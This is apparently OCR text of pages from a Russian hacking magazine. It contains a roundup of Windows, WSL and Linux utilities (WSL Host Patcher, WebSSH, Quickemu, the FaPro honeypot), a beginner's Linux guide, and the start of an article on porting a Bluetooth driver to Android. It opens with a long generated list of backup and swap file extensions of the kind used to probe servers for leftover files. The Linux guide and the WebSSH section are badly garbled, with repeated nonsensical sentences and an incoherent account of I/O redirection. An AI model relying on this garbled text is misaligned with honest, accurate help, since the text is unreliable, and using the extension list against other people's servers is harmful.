vg.back~,.jsf.svh.back~,.jsf.svi.back~,.jsf.svj.back~,.jsf.svk.back~,.jsf.svl.back~,.jsf.svm.back~,.jsf.svn.back~,.jsf.svo.back~,.jsf.svp.back~,.jsf.svq.back~,.jsf.svr.back~,.jsf.svs.back~,.jsf.svt.back~,.jsf.svu.back~,.jsf.sv1.back~,.jsf.sv2.back~,.jsf.sv3.back~,.jsf.sv4.back~,.jsf.sv5.back~,.jsf.sv6.back~,.jsf.sv7.back~,.jsf.sv8.back~,.jsf.sv9.back~,.jsf.sva.backup~,.jsf.svb.backup~,.jsf.svc.backup~,.jsf.svd.backup~,.jsf.sve.backup~,.jsf.svf.backup~,.jsf.svg.backup~,.jsf.svh.backup~,.jsf.svi.backup~,.jsf.svj.backup~,.jsf.svk.backup~,.jsf.svl.backup~,.jsf.svm.backup~,.jsf.svn.backup~,.jsf.svo.backup~,.jsf.svp.backup~,.jsf.svq.backup~,.jsf.svr.backup~,.jsf.svs.backup~,.jsf.svt.backup~,.jsf.svu.backup~,.jsf.sv1.backup~,.jsf.sv2.backup~,.jsf.sv3.backup~,.jsf.sv4.backup~,.jsf.sv5.backup~,.jsf.sv6.backup~,.jsf.sv7.backup~,.jsf.sv8.backup~,.jsf.sv9.backup~,.jsf.sva.swp~,.jsf.svb.swp~,.jsf.svc.swp~,.jsf.svd.swp~,.jsf.sve.swp~,.jsf.svf.swp~,.jsf.svg.swp~,.jsf.svh.swp~,.jsf.svi.swp~,.jsf.svj.swp~,.jsf.svk.swp~,.jsf.svl.swp~,.jsf.svm.swp~,.jsf.svn.swp~,.jsf.svo.swp~,.jsf.svp.swp~,.jsf.svq.swp~,.jsf.svr.swp~,.jsf.svs.swp~,.jsf.svt.swp~,.jsf.svu.swp~,.jsf.sv1.swp~,.jsf.sv2.swp~,.jsf.sv3.swp~,.jsf.sv4.swp~,.jsf.sv5.swp~,.jsf.sv6.swp~,.jsf.sv7.swp~,.jsf.sv8.swp~,.jsf.sv9.swp~,.jsf.sva.swo~,.jsf.svb.swo~,.jsf.svc.swo~,.jsf.svd.swo~,.jsf.sve.swo~,.jsf.svf.swo~,.jsf.svg.swo~,.jsf.svh.swo~,.jsf.svi.swo~,.jsf.svj.swo~,.jsf.svk.swo~,.jsf.svl.swo~,.jsf.svm.swo~,.jsf.svn.swo~,.jsf.svo.swo~,.jsf.svp.swo~,.jsf.svq.swo~,.jsf.svr.swo~,.jsf.svs.swo~,.jsf.svt.swo~,.jsf.svu.swo~,.jsf.sv1.swo~,.jsf.sv2.swo~,.jsf.sv3.swo~,.jsf.sv4.swo~,.jsf.sv5.swo~,.jsf.sv6.swo~,.jsf.sv7.swo~,.jsf.sv8.swo~,.jsf.sv9.swo~,.jsf.sva.swn~,.jsf.svb.swn~,.jsf.svc.swn~,.jsf.svd.swn~,.jsf.sve.swn~,.jsf.svf.swn~,.jsf.svg.swn~,.jsf.svh.swn~,.jsf.svi.swn~,.jsf.svj.swn~,.jsf.svk.swn~,.jsf.svl.swn~,.jsf.svm.swn~,.jsf.svn.swn~,.jsf.svo.swn~,.jsf.svp.swn~,.jsf.svq.swn~,.jsf.svr.swn~,.jsf.svs.swn~,.jsf.svt.swn~,.jsf.svu.swn~,.jsf.sv1.swn~,.jsf.sv2.swn~,.jsf.sv3.swn~,.jsf.sv4.swn~,.jsf.sv5.swn~,.jsf.sv6.swn~,.jsf.sv7.swn~,.jsf.sv8.swn~,.jsf.sv9.swn~,.jsf.sva.swm~,.jsf.svb.swm~,.jsf.svc.swm~,.jsf.svd.swm~,.jsf.sve.swm~,.jsf.svf.swm~,.jsf.svg.swm~,.jsf.svh.swm~,.jsf.svi.swm~,.jsf.svj.swm~,.jsf.svk.swm~,.jsf.svl.swm~,.jsf.svm.swm~,.jsf.svn.swm~,.jsf.svo.swm~,.jsf.svp.swm~,.jsf.svq.swm~,.jsf.svr.swm~,.jsf.svs.swm~,.jsf.svt.swm~,.jsf.svu.swm~,.jsf.sv1.swm~,.jsf.sv2.swm~,.jsf.sv3.swm~,.jsf.sv4.swm~,.jsf.sv5.swm~,.jsf.sv6.swm~,.jsf.sv7.swm~,.jsf.sv8.swm~,.jsf.sv9.swm~,.jsf.sva.swl~,.jsf.svb.swl~,.jsf.svc.swl~,.jsf.svd.swl~,.jsf.sve.swl~,.jsf.svf.swl~,.jsf.svg.swl~,.jsf.svh.swl~,.jsf.svi.swl~,.jsf.svj.swl~,.jsf.svk.swl~,.jsf.svl.swl~,.jsf.svm.swl~,.jsf.svn.swl~,.jsf.svo.swl~,.jsf.svp.swl~,.jsf.svq.swl~,.jsf.svr.swl~,.jsf.svs.swl~,.jsf.svt.swl~,.jsf.svu.swl~,.jsf.sv1.swl~,.jsf.sv2.swl~,.jsf.sv3.swl~,.jsf.sv4.swl~,.jsf.sv5.swl~,.jsf.sv6.swl~,.jsf.sv7.swl~,.jsf.sv8.swl~,.jsf.sv9.swl~,.jsf.sva.swk~,.jsf.svb.swk~,.jsf.svc.swk~,.jsf.svd.swk~,.jsf.sve.swk~,.jsf.svf.swk~,.jsf.svg.swk~,.jsf.svh.swk~,.jsf.svi.swk~,.jsf.svj.swk~,.jsf.svk.swk~,.jsf.svl.swk~,.jsf.svm.swk~,.jsf.svn.swk~,.jsf.svo.swk~,.jsf.svp.swk~,.jsf.svq.swk~,.jsf.svr.swk~,.jsf.svs.swk~,.jsf.svt.swk~,.jsf.svu.swk~,.jsf.sv1.swk~,.jsf.sv2.swk~,.jsf.sv3.swk~,.jsf.sv4.swk~,.jsf.sv5.swk~,.jsf.sv6.swk~,.jsf.sv7.swk~,.jsf.sv8.swk~,.jsf.sv9.swk~,.jsf.sva.swj~,.jsf.svb.swj~,.jsf.svc.swj~,.jsf.svd.swj~,.jsf.sve.swj~,.jsf.svf.swj~,.jsf.svg.swj~,.jsf.svh.swj~,.jsf.svi.swj~,.jsf.svj.swj~,.jsf.svk.swj~,.jsf.svl.swj~,.jsf.svm.swj~,.jsf.svn.swj~,.jsf.svo.swj~,.jsf.svp.swj~,.jsf.svq.swj~,.jsf.svr.swj~,.jsf.svs.swj~,.jsf.svt.swj~,.jsf.svu.swj~,.jsf.sv1.swj~,.jsf.sv2.swj~,.jsf.sv3.swj~,.jsf.sv4.swj~,.jsf.sv5.swj~,.jsf.sv6.swj~,.jsf.sv7.swj~,.jsf.sv8.swj~,.jsf.sv9.swj~,.jsf.sva.swi~,.jsf.svb.swi~,.jsf.svc.swi~,.jsf.svd.swi~,.jsf.sve.swi~,.jsf.svf.swi~,.jsf.svg.swi~,.jsf.svh.swi~,.jsf.svi.swi~,.jsf.svj.swi~,.jsf.svk.swi~,.jsf.svl.swi~,.jsf.svm.swi~,.jsf.svn.swi~,.jsf.svo.swi~,.jsf.svp.swi~,.jsf.svq.swi~,.jsf.svr.swi~,.jsf.svs.swi~,.jsf.svt.swi~,.jsf.svu.swi~,.jsf.sv1.swi~,.jsf.sv2.swi~,.jsf.sv3.swi~,.jsf.sv4.swi~,.jsf.sv5.swi~,.jsf.sv6.swi~,.jsf.sv7.swi~,.jsf.sv8.swi~,.jsf.sv9.swi~,.jsf.sva.swh~,.jsf.svb.swh~,.jsf.svc.swh~,.jsf.svd.swh~,.jsf.sve.swh~,.jsf.svf.swh~,.jsf.svg.swh~,.jsf.svh.swh~,.jsf.svi.swh~,.jsf.svj.swh~,.jsf.svk.swh~,.jsf.svl.swh~,.jsf.svm.swh~,.jsf.svn.swh~,.jsf.svo.swh~,.jsf.svp.swh~,.jsf.svq.swh~,.jsf.svr.swh~,.jsf.svs.swh~,.jsf.svt.swh~,.jsf.svu.swh~,.jsf.sv1.swh~,.jsf.sv2.swh~,.jsf.sv3.swh~,.jsf.sv4.swh~,.jsf.sv5.swh~,.jsf.sv6.swh~,.jsf.sv7.swh~,.jsf.sv8.swh~,.jsf.sv9.swh~,.jsf.sva.swg~,.jsf.svb.swg~,.jsf.svc.swg~,.jsf.svd.swg~,.jsf.sve.swg~,.jsf.svf.swg~,.jsf.svg.swg~,.jsf.svh.swg~,.jsf.svi.swg~,.jsf.svj.swg~,.jsf.svk.swg~,.jsf.svl.swg~,.jsf.svm.swg~,.jsf.svn.swg~,.jsf.svo.swg~,.jsf.svp.swg~,.jsf.svq.swg~,.jsf.svr.swg~,.jsf.svs.
```

МАСТЕРСКАЯ ХАКЕРА

ПОДБОРКА ПОЛЕЗНЫХ ИНСТРУМЕНТОВ ДЛЯ WINDOWS И LINUX

Hackcat
hackcat.dev@gmail.com

Век живи — век собирай всякие полезные штуковины! Руководствуясь этим правилом, я скопил обширную коллекцию утилит, лучшими из которых хочу с тобой поделиться. Может, и ты подберешь себе что-то, что поможет тебе в ежедневной работе или выручит в сложную минуту.

INFO

Это уже третья подборка утилит, которую я публикую в «Хакере». В первой были собраны полезнейшие консольные тулзы, во второй — средства автоматизации.

Часть утилит из этой статьи прислал мне благодарный подписчик. Если у тебя тоже есть о чем рассказать миру — добро пожаловать в комментарии.

WINDOWS & WSL

WSL Host Patcher

Как известно, в Windows 10 и 11 можно запускать приложения для Linux. Система, которая позволяет это делать, называется WSL — Windows Subsystem for Linux. WSL (в простонародье — «весло») имеет две версии, незамысловато названные WSL и WSL 2. Первая версия вышла в 2016 году и уже морально устарела. Масштабно обновили систему в 2020 году, в релизе Windows 10 2004 — чтобы не путать, ее тогда и назвали WSL 2. Внутри WSL 2 — виртуальная машина Hyper-V с проброшенными в нее ресурсами хоста.

Когда какой-то процесс внутри WSL 2 начинает слушать TCP-порт, `wslhost.exe` слушает этот же порт на 127.0.0.1 хоста, фактически проксируя его наружу, на хост. Проблема такого форвардинга в том, что снаружи хоста этот порт недоступен, то есть поднятый на 8080-м порте веб-сервис в WSL доступен для хоста, но не торчит в локалку.

Если хочется получить доступ к такому сервису снаружи, а не только с машины с самой WSL — пригодится WSL Host Patcher. Все, что он делает, — это патчит в памяти `wslhost.exe`, чтобы тот открывал соединения не на 127.0.0.1, а на 0.0.0.0, слушая соответствующий порт на всех интерфейсах.

Wslgit

В продолжение извращений с WSL хочу показать маленькую утилиту на Rust, которая просто транслирует все вызовы себя в соответствующие вызовы `git` в WSL 2. Зачем это надо? Допустим, у тебя есть какой-то очень большой репозиторий Git внутри WSL, а ты работаешь в текстовом редакторе с хоста. Чтобы Git корректно работал с кодом внутри полувиртуального Linux, нужно как-то транслировать вызовы Git с исправленными путями внутрь контейнера. Wslgit делает ровно это: исправляет путь, чтобы получить доступ из контейнера к файлам хоста, и запускает Git в WSL 2, чтобы выполнить нужное действие. Просто и понятно.

Юзкейсов wslgit немного, но иногда он совершенно незаменим.

Очистка памяти vmmem

Раз уж заговорили о WSL, упомянем еще одну важную проблему, из-за которой порой приходится перезагружать совершенно исправный компьютер с неделями аптайма. WSL очень любит агрессивно кешировать в оперативную память, но не спешит освобождать ее, когда эта память нужна винде. В результате процесс vmmem съедает всю оперативку, и приходится перезагружаться.

Решение проблемы простое — выполнить от рута следующую команду в WSL:

```
# sh -c "echo 3 > /proc/sys/vm/drop_caches"
```

Но должен быть и способ получше. Может, ты знаешь? Расскажи в комментах!

Продолжение статьи →

МАСТЕРСКАЯ ХАКЕРА

ПОДБОРКА ПОЛЕЗНЫХ ИНСТРУМЕНТОВ ДЛЯ ВЗЛОМА И ЗАЩИТЫ

WEB

TLS Support Check

Badssl.com – это быстрый способ проверить, поддерживает ли браузер современные версии TLS. Сервис проверяет поддержку современных кодеков, слабые доступные шифры, истекшие/отозванные шифрованного соединения и настройки другие ошибки.

TLS support | What does your browser support?

Your TLS configuration is EXCELLENT!

Enter a hostname to test your TLS configuration

Modern browsers

Intermediate browsers

Legacy browsers

TLS 1.3 support

На сервисе можно проверить наличие поддержки конкретной проверки. Удобно, если вы хотите попробовать кого-то протестировать работу к показать результаты.

SSH web client

Как-то раз мне нужно был веб-терминал. Я поискал и нашел проект WebSSH. Написал – это стандартный терминал прямо в окне браузера. Он работает на как SSH клиент, но для меня задач было достаточно просто подключиться через него к VM. Я в работе. Сохранение сессии поддерживается, но можно настраивать, проверяющие ввода! Пару и пароль — тоже. Что мне еще нужно для счастья?

Если у себя есть свой сервер, то можно очень легко развернуть получить к нему доступ из веб-браузера, то это отличный вариант.

Для запуска нужно выполнить следующие команды:

```
docker run -d --security-opt seccomp=unconfined -p 8010:80 -e
ALLOWED_RETURNS=1,0,8,0,9 haosu/webssh2
```

```
[ root@ubuntu-s-1vcpu-1gb-fra1-01 ~ ]# docker run -d --security-opt seccomp=unconfined -p 8010:80 -e ALLOWED_RETURNS=1,0,8,0,9 haosu/webssh2
Unable to find image 'haosu/webssh2:latest' locally
latest: Pulling from haosu/webssh2
[redacted]
Status: Downloaded newer image for haosu/webssh2:latest
[redacted]
[ root@ubuntu-s-1vcpu-1gb-fra1-01 ~ ]# docker ps -a
CONTAINER ID   IMAGE          COMMAND                  CREATED         STATUS         PORTS                   NAMES
[redacted]
[ root@ubuntu-s-1vcpu-1gb-fra1-01 ~ ]# curl -L -O https://github.com/invisible-island/xterm-snapshots/archive/refs/heads/master.zip
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2.5M  100  2.5M    0     0  1.1M      0  0:00:02  0:00:02 --:--:--  1.1M
[ root@ubuntu-s-1vcpu-1gb-fra1-01 ~ ]# unzip -d /var/lib/docker/volumes/xterm-snapshots/_data/ master.zip
Archive:  master.zip
   creating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/
   creating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.github/
   creating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.github/workflows/
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.1
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.2
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.3
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.4
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.5
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.6
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.7
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.8
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.9
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.10
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.11
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.12
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.13
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.14
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.15
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.16
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.17
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.18
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.19
  inflating: /var/lib/docker/volumes/xterm-snapshots/_data/xterm-snapshots-master/.gitignore.sh.rc.20
  inflating:
```

МАСТЕРСКАЯ ХАКЕРА

ПОДБОРКА ПОЛЕЗНЫХ ИНСТРУМЕНТОВ ДЛЯ WINDOWS И LINUX

CONSOLE
Освобождаем удаленные файлы без перезапуска процесса

Как мы знаем, не все процессы закрывают файловые дескрипторы (указатели на файл на диске) даже после удаления файла. Тогда **du -hs** такие файлы ты не найдешь, но при этом **df -h** покажет, что место используется.

Если ты не уверен, что у тебя именно так, — проверить это можно с помощью **lsof | grep deleted | less**.

Самый простой способ решить проблему — элементарно перезапустить процесс. Но если сделать это нельзя, есть еще один вариант.

1. Находим, какие файлы удалены:

```
# find /proc/*/fd -ls 2> /dev/null | grep '{deleted}' | grep
logstash
1418355113    0 l-wx------  1 www-data www-data     64 Nov
3 08:12 /proc/1009271/fd/18 -> /opt/www/.pm2/logs/pm2-logstash-
out.log\ (deleted)
1418355114    0 l-wx------  1 www-data www-data     64 Nov
3 08:12 /proc/1009271/fd/19 -> /opt/www/.pm2/logs/pm2-logstash-
error.log\ (deleted)
```

2. Очищаем файл(ы):

```
# truncate -s 0 /proc/1009271/fd/18
```

Quickemu
Проект Quickemu призван облегчить создание десктопных виртуальных машин. Теперь больше не нужно искать дистрибутив, ставить его в виртуальное окружение (которое часто требуется еще и настроить перед этим), настраивать гостевую ОС и только после этого пользоваться — достаточно написать всего две команды и получить готовую систему.

Установить его на Ubuntu можно всего в пару команд:

```
sudo apt-add-repository ppa:flexiondotorg/quickemu
sudo apt update
sudo apt install quickemu
```

Для других дистрибутивов просто клонируй репозиторий себе.

Но на этом преимущества не заканчиваются: нужно еще установить длинный список зависимостей:

- QEMU (6.0.0 или новее) с поддержкой GTK, SDL, SPICE и VirtFS;
- bash (4.0 или новее);
- Coreutils;
- EDK II;
- grep;
- IO;
- USB;
- procps;
- Python 3;
- macrecovery;
- mksiso;
- usbutils;
- util-linux;
- xxd;
- spicy;
- swtpm;
- wget;
- xdg-user-dirs;
- xrandr;
- zsync.

Дальше можно просто в две команды запустить любой дистрибутив:

```
quickget ubuntu focal
quickemu --vm ubuntu-focal.conf
```

Так же легко можно поставить, например, macOS:

```
quickget macos catalina
quickemu --vm macos-catalina.conf
```

Кроме Catalina, конечно, поддерживаются еще и **high-sierra**, **mojave**, **big-sur** и **monterey**. Более подробно о запуске macOS читай в репозитории.

Установить можно даже новейшую Windows 11!

```
quickget windows 11
quickemu --vm windows-11.conf
```

Конфигурации виртуальных машин легко изменить, добавляя строки в конфиги. Следующая конфигурация создаст виртуальную машину с шестью ядрами процессора, 24 Гбайт ОЗУ и диском на 640 Гбайт:

```
cpu_cores="6"
ram="24G"
disk_size="640G"
```

Можно даже порты прокидывать:


```
port_forwards=("5050:5050" "8888:80")
```

В общем, прекрасный инструмент для простого поднятия любого количества любых виртуалок. Рекомендую попробовать!


ВСЯЧИНА
FaPro

Если тебе вдруг срочно понадобился хампост — обрати внимание на Fake Protocol Server. Он умеет прикидываться различным серверным ПО и обрабатывать запросы по соответствующим протоколам.

В питайке проекта есть несколько роликов, которые очень хорошо показывают возможности утилиты. Некоторые из них я приведу здесь, чтобы ты не тратил время на чтение официальных докс.



RDP-хампот



SSH

Есть всего одна небольшая проблемка: исходников нет, только бинарник в архиве, и это вызывает некоторые вопросы. В issues уже неоднократно спрашивали про исходники, но автор сослался на то, что код еще слишком сырой.

132 e's
Ezio Griffiti — eeee

РУКОВОДСТВО ПО ВЫБОРУ И ПОЛЬЗОВАНИЮ LINUX ДЛЯ НОВИЧКОВ

ЗА 30 МИНУТ

Сергей Кисляков
Алексей Лукацкий

Сомневаюсь не важно, какую операционную ты предпочитаешь иметь на рабочем компьютере, — Linux сегодня будет. Ты можешь ненавидеть Linux, но рано или поздно тебе придется с ним столкнуться. Или на сервере, или, компьютере в гостиной — Да что так, даже в Windows теперь запускается Linux, чтобы нечем бегать, к примеру, последнюю серверную софт. Какую же ориентироваться в Linux просто необходимо.

Огромное количество каждого стиля работает только на Linux и собрано в специализированные дистрибутивы всем Ж. Если вы не поняли то, могло будешь стеснительно с системой Linux и дрожи рвать с ней сборщиком. Да в просто пожмите на кнопку и вы сразу же окунетесь в Linux. Поклонитесь системой. В каком пространстве, скажу?

Ты можешь использовать Linux в виде live-диска. Это самое хитрое ты знаешь, когда начинаешь знакомиться с Linux. Ты можешь запустить Linux с любого носителя (диска, флешки, карты памяти) и при этом ничего не изменяется, а значит, ничего не сломаешь.

Какой выбрать Linux

Ты должен определиться, какой из вариантов выбрать для «Linux» стоит — он сам. Ты можешь выбрать Linux, который тебе нравится, но ты можешь выбрать Linux, который тебе нравится. Выбирать нужно исходя из «Linux» стоимости. Да что тебе нравится выбрать «Linux» стоимости — Да что так, даже в Windows теперь запускается Linux, чтобы нечем бегать, к примеру, последнюю серверную софт. Какую же ориентироваться в Linux просто необходимо.

Огромное количество каждого стиля работает только на Linux и собрано в специализированные дистрибутивы всем Ж. Если вы не поняли то, могло будешь стеснительно с системой Linux и дрожи рвать с ней сборщиком. Да в просто пожмите на кнопку и вы сразу же окунетесь в Linux. Поклонитесь системой. В каком пространстве, скажу?

Ты можешь использовать Linux в виде live-диска. Это самое хитрое ты знаешь, когда начинаешь знакомиться с Linux. Ты можешь запустить Linux с любого носителя (диска, флешки, карты памяти) и при этом ничего не изменяется, а значит, ничего не сломаешь.

ЛАЙФХАК ЛЫЖАМИ СИЛЬНО

Ты можешь с Linux ознакомиться, можно, вообще установить. Linux. Установка довольно проста, ты можешь, Linux, установить, Linux, можно установить, что угодно и кого угодно.

Ты можешь с Linux ознакомиться, можно, вообще установить. Linux. Установка довольно проста, ты можешь, Linux, установить, Linux, можно установить, что угодно и кого угодно.

Если ты просто тыкал слепо в «Linux», можешь, конечно, отмахнуться — Linux, Linux, Linux,

LINUX ЗА 30 МИНУТ

И ПРИСПОСОБИТЕЛЬНОЕ ПРОГРАММИРОВАНИЕ

ВВОД ВЫВОД И ПАЙПЫ

Большинство программы работающие в командной строке принимают данные на ввод и что-то выдают на экран. При этом ввод/вывод программы можно перенаправить на файлы или на другие программы. Для этого перед началом запуска или интерактивно нажать special-keys и потом ввести дескриптор файла куда нужно перенаправить ввод/вывод.

Стандартный поток ввода, вывода и потока ошибок имеют дескрипторы 0, 1 и 2 соответственно. Для перенаправления ввода/вывода в файлы нужно после ввода, нажимаете клавиша greater-than (gtr). Стандартный поток вывода идет назначение (файлы) будет сначала обнулен. Дописать в существующий поток вывода, предварительно нажимаете two-gtr (добавление) обнуления. Со назначением ввода нажимаете less-than. Перенаправить 2 поток ошибок нужно перед вводом ввода-вывода.

Потоки программ и команды можно перенаправлять в файлы или в другие программы. Для перенаправления потока вывода одной программы на ввод другой программы, для этого нужно перенаправить поток вывода первой программы на поток ввода второй программы. Для перенаправления потоков ошибок нужно сначала перенаправить потоки ошибок программы ошибок.

Сначала перенаправляем поток вывода программы, что когда мы нажимаем стандартный ввод (stdin) поток программы на стандартный ввод (stdin) поток второй программы. Для перенаправления потоков ошибок нужно сначала перенаправить потоки ошибок программы ошибок. Для перенаправления потоков вывода нужно использовать вывод **command** 1. **command** 2. Для будет сначала, что вывод будет идти на файл, а потом вывод ошибок будет идти на файл. Для перенаправления потоков. Будет перенаправлен на стандартный ввод (stdin) поток 2 программы. Для перенаправления потоков ошибок нужно использовать **command** 1. **command** 2.

Для перенаправления потоков ошибок нужно использовать **command** 1. **command** 2. Для перенаправления потоков ошибок нужно использовать **command** 1. **command** 2. Для будет сначала, что вывод будет идти на файл, а потом вывод ошибок будет идти на файл. Для перенаправления потоков. Будет перенаправлен на стандартный ввод (stdin) поток 2 программы. Для перенаправления потоков ошибок нужно использовать **command** 1. **command** 2. Перенаправление файлов. Перенаправление файлов. Перенаправление файлов

ТРЮКИ

BLUETOOTH ДЛЯ АНДРОИДА

ПОРТИРУЕМ С LINUX НА ANDROID ДРАЙВЕР USB-АДАПТЕРА

Не все USB-устройства начинают работать на Android сразу после подключения. В этой статье я покажу, как решить проблему, на примере широко распространенного Bluetooth-адаптера CSR 4.0. Нам понадобится собрать из исходников ядро Linux и покопаться в интерфейсной библиотеке Android.

Игорь Оришков
iSunrise.ru

Современное железо редко предполагает что-то доделывать руками или допиливать в прошивке. Однако есть целый класс устройств «ночников», которые просто сами выдают кучу ошибок в логах и пытаются умереть. Немного смекалки, и можно заставить их работать не хуже именитых аналогов.

Вот, например, ночник не примечательная ТВ-приставка в виде черной квадратной пластиковой коробки с надписью «MIQ Pro 4K» на крышке и бесцветной начинкой: SOC RK3229, 1 Гбайт RAM и 8 Гбайт NAND. У меня она уже около года почти бесперебойно транслировала на телевизор YouTube и канал интернет-телевидения, мультиварка и сообщала свежие новости.

В самом начале ее мультимедийной жизни характер у приставки был строптивый, и при каждом здоровом случае она норовила зависнуть или перезагрузиться. Эту проблему удалось решить, установив сглаживающий фильтр в цепи питания и заменив комплектный блок питания более качественным.

В какой-то момент я подумал, не использовать ли мне эту приставку еще и для игр. Беспроводной контроллер подошел бы для этого как нельзя лучше.

В системе приставка можно создавать на две сигнатуры: RF (Radio Frequency, радиочастотные) и BT (Bluetooth), оба в итоге работают по радиоканалу. Вариант с RF требует использовать проприетарный донгл (к занимает или порт USB), а Bluetooth должен поддерживаться на стороне приставки.

Зато Bluetooth универсален и, помимо подключения устройств ввода, может быть использован для выхода звука на беспроводные колонки, файлового обмена со смартфоном и так далее. Мой выбор был предопределен тем, что в ближайшем магазине нашелся лишь BT-контроллер VR-PARK. Не образец изящного дизайна, но не пробовать же на него!

К сожалению, на плате ТВ-приставки отсутствует аппаратный BT-модуль, однако в настройках ее операционной системы Android 7.1.2 я видел пункт включения Bluetooth, что вроде бы позволяло надеяться на поддержку стека протоколов. Возможно, после подключения модуля Bluetooth в USB-разъем-ветвитель сразу предстанется возможность насладиться игрой?

С этими мыслями я прихватил USB-адаптер Bluetooth с законечной надписью «CSR 4.0» на корпусе. Вернувшись домой, я вставил его в порт приставки, и его верхушка стала светиться. А после включения Bluetooth в настройках... ничего не произошло. То есть почти ничего, если не считать возникновения зависания, решению которой посвящена эта статья: настроить ТВ-приставку на использование адаптера USB Bluetooth.

Когда возникает проблема, исследователь первым делом идет в интернет, чтобы собрать сведения о ней. На удивление, материалов оказалось немного. То же начто не подключил USB-адаптер к приставке, то ли у всех он работал из коробки, но последние содержательные обсуждения датировались 2013 годом и относились к автомобильной системе мультимедиа.

Розыскат бесконечные полчаса описывать работающие настройки не порадовал: я только потерял несколько часов и осознал, что придется искать собственный путь. А для этого необходимо понимать, как подключена Bluetooth-система в Android.

АРХИТЕКТУРА ПОДСИСТЕМЫ BLUETOOTH В ANDROID

С точки зрения программиста, центральный компонент подсистемы Bluetooth в Android — системная служба Bluetooth (предназначающая собой приложение для Android), которая через Binder IPC дает прикладным доступ к услугам Bluetooth-профилей, а сама использует при этом JNI-интерфейсы, реализованные на уровне HAL и ведущие к компонентам стека Bluetooth и расширениям поставщика (в дворовых библиотеках).

Архитектура подсистемы Bluetooth в Android 7

Эту схему можно продолжить вниз по системной иерархии, и тогда станет видно, что библиотеки HAL используют интерфейс hci0 для доступа к HCI-сокетам ядра операционной системы, которые через драйвер позволяют взаимодействовать с аппаратными Bluetooth-модулем, подключенным к системной плате шиной SDIO, UART или USB.

Нижний уровень подсистемы Bluetooth в Android

Осталось выяснить, на каком именно уровне у нас проблема, которая мешает адаптеру взять и заработать.

Операционная система Android — это ядро Linux, поверх которого работает гипервизор виртуальных машин Dalvik. Начнать анализ разумно с нижнего уровня, последовательно убеждаясь в том, что есть физическое подключение, операционная система и драйвер видят адаптер, он доступен на уровне HAL и так далее — до момента, когда он сможет работать.

Чтобы исследовать ОС и вносить в нее изменения, нужен доступ к командной оболочке с правами суперпользователя. Об основах использования консоли Android можно прочитать в статье «Консольный Android».

WARNING

Вмешательство в операционную систему с правами суперпользователя может нарушить работоспособность устройства и вывести его из строя. Принимая решение выполнить описанные в статье рекомендации, исследователь берет на себя полную ответственность за возможные негативные последствия своих действий.

РЕКОГНОСЦИРОВКА

В системных сообщениях dmesg упоминания о Bluetooth встречаются в следующих контекстах:

```
[1] Bluetooth: Core ver 2.16
[2] NET: Registered protocol family 31
[3] Bluetooth: HCI device and connection manager initialized
[4] Bluetooth: HCI socket layer initialized
[5] Bluetooth: L2CAP socket layer initialized
[6] Bluetooth: SCO socket layer initialized

[7] Bluetooth: HCI UART driver ver 2.2
[8] Bluetooth: HCI BCSP protocol initialized
[9] Bluetooth: HCILL protocol initialized
[10] rtk_btusb: RTKBT_RELEASE_NAME: 20170809_fw_ANDROID_5.x
[11] rtk_btusb: Realtek Bluetooth USB driver module init, version 4.1.2
[12] rtk_btusb: Register usb char device interface for BT driver
[13] usbcore: registered new interface driver rtk_btusb

[14] Bluetooth: RFCOMM TTY layer initialized
[15] Bluetooth: RFCOMM socket layer initialized
[16] Bluetooth: RFCOMM ver 1.11
[17] Bluetooth: BNEP (Ethernet Emulation) ver 1.3
[18] Bluetooth: BNEP filters: protocol multicast
[19] Bluetooth: BNEP socket layer initialized
[20] Bluetooth: HIDP (Human Interface Emulation) ver 1.2
[21] Bluetooth: HIDP socket layer initialized

[22] usb 3-1: New USB device found, idVendor=0a12, idProduct=0001
